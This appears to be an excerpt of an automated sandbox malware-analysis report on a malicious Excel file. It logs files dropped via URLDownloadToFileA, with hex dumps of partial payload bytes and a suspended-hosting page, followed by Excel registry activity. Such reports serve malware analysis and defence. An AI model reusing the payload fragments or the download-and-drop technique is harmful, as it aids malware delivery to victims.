C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\0104[1].gif	unknown	7934	8d 83 e9 cf 41 00 ff 75 f8 89 04 e4 ff 93 64 f0 41 00 52 83 e2 00 31 c2 83 a3 65 c3 41 00 00 31 93 65 c3 41 00 5a 81 e0 00 00 00 00 33 04 e4 83 c4 04 6a 00 89 3c e4 31 ff 09 c7 89 bb 40 d2 41 00 5f 31 d2 8f 45 f0 33 55 f0 81 e1 00 00 00 00 8f 45 f4 33 4d f4 50 83 24 e4 00 31 14 e4 57 83 24 e4 00 09 0c e4 8d 83 24 c6 41 00 52 83 24 e4 00 31 04 e4 8d 83 6b d3 41 00 83 65 f8 00 ff 75 f8 31 04 e4 ff 93 68 f0 41 00 51 2b 0c e4 31 c1 83 a3 55 c6 41 00 00 09 8b 55 c6 41 00 59 31 c9 8b 0c e4 83 c4 04 83 65 f4 00 ff 75 f4 31 0c e4 8d 83 91 c8 41 00 c7 45 f4 00 00 00 00 ff 75 f4 31 04 e4 ff 93 60 f0 41 00 55 29 2c e4 09 04 e4 8d 83 0f c3 41 00 c7 45 f8 00 00 00 00 ff 75 f8 31 04 e4 ff 93 60 f0 41 00 29 c9 0b 0c e4 83 c4 04 52 89 ca 50 8f 45 f4 01 55 f4 ff 75 f4 58	....A..u.....d.A.R...1...e.A. .1.e.A.Z.....3.....j..<.1.... .@.A._1..E.3U.....E.3M. P.$. .1..W.$.....$.A.R.$..1....k. A..e...u.1....h.A.Q+..1...U.A ....U.A.Y1.....e...u.1..... A..E.....u.1....`.A.U),..... ..A..E.....u.1....`.A.)..... .R..P.E..U..u.X	success or wait	20	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj2	unknown	36662	41 00 5e c7 45 f4 11 00 00 00 8d 83 9f d0 41 00 57 29 3c e4 01 04 e4 ff 93 60 f0 41 00 89 4d dc 29 c9 09 c1 89 8b 4e ce 41 00 8b 4d dc c7 45 e8 04 00 00 00 8d 83 f7 c4 41 00 51 31 0c e4 01 04 e4 ff 93 60 f0 41 00 6a 00 89 14 e4 31 d2 31 c2 89 93 95 c8 41 00 5a e9 74 01 00 00 8d 83 e4 c5 41 00 55 29 2c e4 89 04 e4 ff 93 60 f0 41 00 c7 45 e4 00 00 00 00 ff 75 e4 01 04 e4 8d 83 29 c1 41 00 57 31 3c e4 09 04 e4 ff 93 60 f0 41 00 81 e1 00 00 00 00 03 0c e4 83 ec fc 89 5d e4 89 cb 01 c3 53 8b 5d e4 58 52 33 14 e4 0b 93 2b c6 41 00 83 e1 00 09 d1 5a 39 c1 76 22 8d 83 e4 c5 41 00 56 83 24 e4 00 31 04 e4 8d 83 29 c1 41 00 55 83 24 e4 00 01 04 e4 ff 93 64 f0 41 00 6a 00 89 34 e4 31 f6 31 c6 89 b3 40 d0 41 00 5e 83 7d f0 04 0f 85 d9 00 00 00 8d 83 be d1 41 00 ff 75	A.^.E.....A.W)<.....`.A.. M.).....N.A..M..E.....A.Q1 .....`.A.j....1.1.....A.Z.t. .....A.U),.....`.A..E.....u .....).A.W1<.....`.A..... .....].....S.].XR3....+.A.... ..Z9.v"....A.V.$..1....).A.U.$ .....d.A.j..4.1.1...@.A.^.}. .....A..u	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\fikftkm.thj2	unknown	78865	79 45 88 97 14 82 7d 15 08 16 11 28 f2 41 aa 02 44 28 72 45 2a f3 44 28 f0 01 28 52 54 28 72 55 a0 60 15 22 b3 15 80 b1 40 a0 a0 45 80 89 54 a2 39 55 82 05 40 82 ad 45 02 6d 01 00 d3 01 02 a5 55 20 07 00 20 44 01 22 24 41 a8 aa 54 28 2c 05 28 f0 44 80 c3 14 02 02 15 a0 bb 55 82 b3 45 a2 9c 01 20 0c 10 a2 ed 40 a8 de 10 22 19 00 aa 08 01 00 a8 45 88 14 44 82 65 54 0a 05 10 28 15 00 aa 51 15 a8 34 05 a0 74 14 8a af 50 00 20 01 88 fa 14 08 db 04 82 58 05 28 a8 01 2a 4d 00 02 01 01 a8 09 44 a8 3f 55 8a 90 14 00 20 55 20 a8 15 02 54 50 80 17 05 88 6e 05 82 cb 41 2a c2 41 20 d7 01 0a 43 55 0a 2d 10 a0 6f 54 28 1e 55 28 b4 41 28 9c 05 88 9a 10 82 f0 00 88 58 05 88 d7 05 0a 82 05 00 87 05 0a 57 15 0a bc 55 08 3b 14 0a 3e 15 28 f0 00 28 75 55 28 70 40 28 72 45 08	yE....}....(.A..D(rE*.D(..(RT(rU.`."....@..E..T.9U..@..E. m.....U .. D."$A..T(,. (.D.....U..E... ....@..."......E..D.eT... (...Q..4..t...P. .....X. (..*M.....D.?U.... U ...TP. ...n...A*.A ...CU.- ..oT(.U(.A(.....X.....W...U.;..>.(.. (uU(p@(rE.	success or wait	1	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\suspendedpage[1].htm	unknown	7357	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	140B6828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\suspendedpage[1].htm	unknown	267	40 70 6f 6e 63 68 6f 6b 68 61 6e 61 2e 63 6f 6d 22 20 69 64 3d 22 64 79 6e 61 6d 69 63 50 72 6f 76 69 64 65 72 4c 69 6e 6b 22 20 74 69 74 6c 65 3d 22 77 65 62 6d 61 73 74 65 72 40 70 6f 6e 63 68 6f 6b 68 61 6e 61 2e 63 6f 6d 22 20 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 72 20 6e 6f 72 65 66 65 72 72 65 72 22 3e 43 6f 6e 74 61 63 74 20 79 6f 75 72 20 68 6f 73 74 69 6e 67 20 70 72 6f 76 69 64 65 72 3c 2f 61 3e 20 66 6f 72 20 6d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 2e 2e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 64 69 76 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 73 65 63 74 69 6f 6e 3e 0a 20 20 20 20 3c 2f 62 6f	@ponchokhana.com" id="dynamicProviderLink" title="webmaster@ponchokhana.com" rel="noopener noreferrer">Contact your hosting provider for more information.. . . . </section>. </bo	success or wait	1	140B6828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj3	unknown	7624	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0"	success or wait	1	140B6828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EDCE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\EDCE0000	unknown	16384	success or wait	2	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBD7	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECCA2	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECDAB	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECE76	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\109186	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\10A40C	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	3	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	3	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECBD7	ECBD7	binary	04 00 00 00 60 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 31 00 39 00 38 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EB 9F E6 33 D7 2B D7 01 D7 CB 0E 00 D7 CB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECCA2	ECCA2	binary	04 00 00 00 60 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 30 00 2E 00 37 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 8B C1 27 37 D7 2B D7 01 A2 CC 0E 00 A2 CC 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
